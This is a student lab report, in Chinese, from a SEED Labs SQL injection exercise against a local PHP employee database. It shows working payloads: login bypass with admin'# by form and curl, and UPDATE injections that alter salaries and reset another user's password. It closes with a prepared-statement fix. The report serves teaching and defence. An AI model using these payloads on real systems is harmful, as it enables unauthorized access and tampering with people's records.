

网络空间安全实验基础实验六实验报告

基本信息:

完成人姓名: 黄浩

学号: 57119134

完成日期: 2021 年 7 月 22 日

实验内容:

环境配置:

手动指定 DNS:


```
# For SQL Injection Lab
10.9.0.5          www.seed-server.com
```

清空数据库:

```
[07/21/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
```

TASK 1: 熟悉 SQL 语句:

进入数据库服务器并登录 MySQL:



```
seed@VM: ~/.../Labsetup
[07/21/21]seed@VM:~/.../Labsetup$ dockps
fb492d51a547  mysql-10.9.0.6
d909d66afecd  www-10.9.0.5
[07/21/21]seed@VM:~/.../Labsetup$ docksh fb
root@fb492d51a547:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

熟悉相关命令:

```

mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> USE sqllab_users;
Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql>

```

查询 credential 表内列的属性:

```

mysql> SELECT *
-> FROM INFORMATION_SCHEMA.COLUMNS
-> WHERE TABLE_NAME = 'credential';
+-----+
| TABLE CATALOG | TABLE SCHEMA | TABLE NAME | COLUMN NAME | ORDINAL POSITION | COLUMN DEFAULT | IS NULLABLE | DATA TYPE | CHARACTER MAXIMUM L | CHARACTER OCTET LENGTH | NUMERIC PRECISION | NUMERIC SCALE | DATETIME PRECISION | CHARACTER SET NAME | COLLATION_NAME | COLUMN TYPE |
+-----+
| E | COLUMN KEY | EXTRA | PRIVILEGES | COLUMN COMMENT | GENERATION EXPRESSION | SRS_ID |
+-----+
| def | sqllab_users | credential | Address | 1 | NULL | YES | varchar | latin1_swedish_ci | varchar(30) | NULL |
| def | sqllab_users | credential | birth | 2 | NULL | YES | varchar | latin1_swedish_ci | varchar(20) | NULL |
| def | sqllab_users | credential | EID | 3 | NULL | YES | varchar | latin1_swedish_ci | varchar(20) | NULL |
| def | sqllab_users | credential | Email | 4 | NULL | YES | varchar | latin1_swedish_ci | varchar(30) | NULL |
| def | sqllab_users | credential | ID | 5 | NULL | NO | int | NULL | int unsigned | NULL |
| def | sqllab_users | credential | Name | 6 | NULL | NO | varchar | latin1_swedish_ci | varchar(30) | NULL |
| def | sqllab_users | credential | NickName | 7 | NULL | YES | varchar | latin1_swedish_ci | varchar(30) | NULL |
| def | sqllab_users | credential | Password | 8 | NULL | YES | varchar | latin1_swedish_ci | varchar(30) | NULL |
+-----+

```

查询 Alice 所有信息:

```
mysql> SELECT *
-> FROM credential
-> WHERE Name = 'Alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

TASK 2: SELECT 语句上的 SQL 注入:

分析网页 php 源码寻找漏洞:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

```
// The following is Pseudo Code
if(id != NULL) {
    if(name==' admin') {
        return All employees information;
    } else if (name !=NULL){
        return employee information;
    }
} else {
    Authentication Fails;
}
```

我们分析源码可以发现, 网站开发者居然直接信任用户的输入, 将用户的输入作为 SQL 语句的一部分传入后端数据库, 所以相当于我们可以在此处输入任何我们希望数据库执行的语句。

①通过网页进行 SQL 注入攻击:

现在我们假设我们知道管理员的账户是 admin, 然后进行 SQL 注入攻击(注释掉 SQL 语句中对密码的匹配):

Employee Profile Login

USERNAME	admin'#
PASSWORD	Password

Login

Copyright © SEED LABs



[Home](#) [Edit Profile](#)

[Logout](#)

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

轻轻松松登录了 admin 的账户。

②通过命令行进行 SQL 注入攻击：

注入内容和①相同，只是采用命令行方式，注意特殊符号使用编码输入(#是%23；'是%27)。

```
[07/21/21]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to Logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
```

```
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>

    <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href='unsafe_ho
me.php'>Home <span class="sr-only">(current)</span></li><li class="nav-item"><a class="nav-link" href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered
'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000<
/td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10
211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td>
d></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
    </script>
  </body>
</html>
[07/21/21]seed@VM:~$
```

通过将页面源码与①中的对比我们可以知晓已经成功登录了 admin 的账户，返回了 admin 的账户页面。

③追加新的 SQL 语句攻击:

尝试通过'; 注入第二条 SQL 语句。(输入 admin';UPDATE credential SET name = 'HH' WHERE name = 'admin';#)

Employee Profile Login

USERNAME

admin';UPDATE credential SET name =

PASSWORD

Password

Login

Copyright © SEED LABs

上述第二条命令尝试将数据库中的 admin 用户的 name 属性更改为 HH。

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET name = 'HH' WHERE name = 'admin' ;#' and Password='da39a3e' at line 3]\n

无法执行第二条命令。通过了解，我们可以知道 MySQL 中的 query 只允许执行一个命令，我们通过分号';'隔开的第二个命令其不会被允许执行，这也是一种预防 SQL 注入攻击的机制。

TASK 3:UPDATE 语句上的 SQL 注入:

分析网页 php 源码寻找漏洞:

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
    nickname='$input_nickname',  
    email='$input_email',  
    address='$input_address',  
    Password='$hashed_pwd',  
    PhoneNumber='$input_phonenumber'  
    WHERE ID=$id;";  
$conn->query($sql);
```

我们分析源码可以发现，网站开发者居然直接信任用户的输入，将用户的输入作为 SQL 语句的一部分传入后端数据库，所以相当于我们可以在此处输入任何我们希望数据库执行的语句。

①更改自己的薪水:

假设我们是 Alice 并且我们已经知道薪水存储在数据库中的 salary 字段。

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	
Copyright © SEED LABs	

进行注入攻击:

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

输入的命令是“',salary=999999 WHERE name = 'alice';#”。

Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

薪水成功修改为了 999999。

②更改别人的薪水：

只需更改①命令中的 name 属性即可。

例如输入命令“`update salary=-1 WHERE name = 'boby';#`”。

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

然后我们登录 boby 的账户查看工资：

Boby Profile

Key	Value
Employee ID	20000
Salary	-1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Boby 现在不仅没有工资，还欠万恶的资本家一块钱。

③更改别人的密码：

由于密码在数据库中的存储形式是 sha1 哈希值，所以我们先获取我们将要设置的密码的哈希值。(我将给 boby 设置新密码为”shabiboby”，所以我先获取”shabiboby”的 sha1 哈希值)

```
seed@VM: ~  
[07/22/21]seed@VM:~$ echo -n shabiboby | sha1sum  
8fb6d6cd579cb73061bfda8ae7079a411a04ca34 -  
[07/22/21]seed@VM:~$
```

然后将上面的哈希值存储进数据库：

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

输入的命令是 “’,Password=’8fb6d6cd579cb73061bfda8ae7079a411a04ca34’ WHERE name = ‘boby’;#” 。

输入 boby 的新密码：

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	-1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

登陆成功，可见 boby 现在的密码是 shabiboby 了。

TASK 4: 对策——准备好语句：

先测试能够攻击成功：

Get Information

USERNAME admin'#

PASSWORD Password

Get User Info

Copyright © SEED LABs

Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

接下来修改 `unsafe.php` 文件。采用 Prepared Statement 方法，使得数据库先编译我们主体的查询语句，然后将用户的输入作为数据传入，直接查询。由于用户输入的数据未经过编译阶段，所以用户即使注入了 SQL 语句也无法通过编译转化为数据库可以执行的语句。这样便将我们开发人员写的执行代码和用户输入的数据代码清晰地划开了界限，以达到预防 SQL 注入的效果。

```
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= ? and Password= ?");
28 // Bind parameters to the query
29 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
30 $stmt->execute();
31 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
32 $stmt->fetch();
33 $stmt->close();
34
35 // close the sql connection
36 $conn->close();
37 ?>
```

再次编译运行，确保程序功能正常：

```
seed@VM: ~/.../Labsetup
Stopping www-10.9.0.5 ... done
[07/22/21]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
----> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
----> Using cache
----> 90d477a2b6e5
Step 3/5 : COPY Code $WWWDir
----> eb7cf810927d
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
----> a7235d86cbc4
Step 5/5 : RUN a2ensite apache_sql_injection.conf
----> Running in 1e53f1feb749
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
    service apache2 reload
Removing intermediate container 1e53f1feb749
----> 837bf60735bf

Successfully built 837bf60735bf
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
```

Get Information

USERNAME	<input type="text" value="admin"/>
PASSWORD	<input type="password" value="....."/>
<input type="button" value="Get User Info"/>	

Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

可见功能正常，接下来进行 SQL 注入攻击：

Get Information

USERNAME admin'#

PASSWORD Password

Get User Info

Copyright © SEED LABs

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

读取数据失败，说明攻击失效，防御策略成功！

实验总结：

本次实验是我们的第六次实验，经过本次实验，我总结了如下的知识点：

①我们可以在网站的一个与数据库直接交互的输入内嵌入我们的 SQL 代码，这样数据库便会执行我们嵌入的 SQL 语句，运用好逻辑关系，我们便可以实现“无密码登录”，篡改自己或者其他账号的信息等攻击功能。

②防范 SQL 注入攻击主要通过将开发者的执行代码和用户输入的数据代码之间的界限分明隔开，使得网页内可执行的代码只能来源于开发者，而攻击者的 SQL 语句无法被执行。我们可以通过 Prepared Statement 方法，使得数据库先编译开发者编写的查询语句，然后将用户的输入作为数据传入，直接查询。由于用户输入的数据未经过编译阶段，所以用户即使

注入了 SQL 语句也无法通过编译转化为数据库可以执行的语句。这样便将我们开发人员写的执行代码和用户输入的数据代码清晰地划开了界限，以达到预防 SQL 注入的效果。